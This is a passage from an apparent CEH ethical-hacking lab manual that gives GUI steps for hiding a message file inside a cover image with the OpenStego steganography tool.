
11.  The **Open - Select Cover File** window appears. Navigate to **Z:\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **Island.jpg**, and click **Open**.




12.  Now, both **Message File** and **Cover File** are uploaded. By performing steganography, the message file will be hidden in the designated cover file.




13.  Click the **ellipsis** button next to **Output Stego File**.



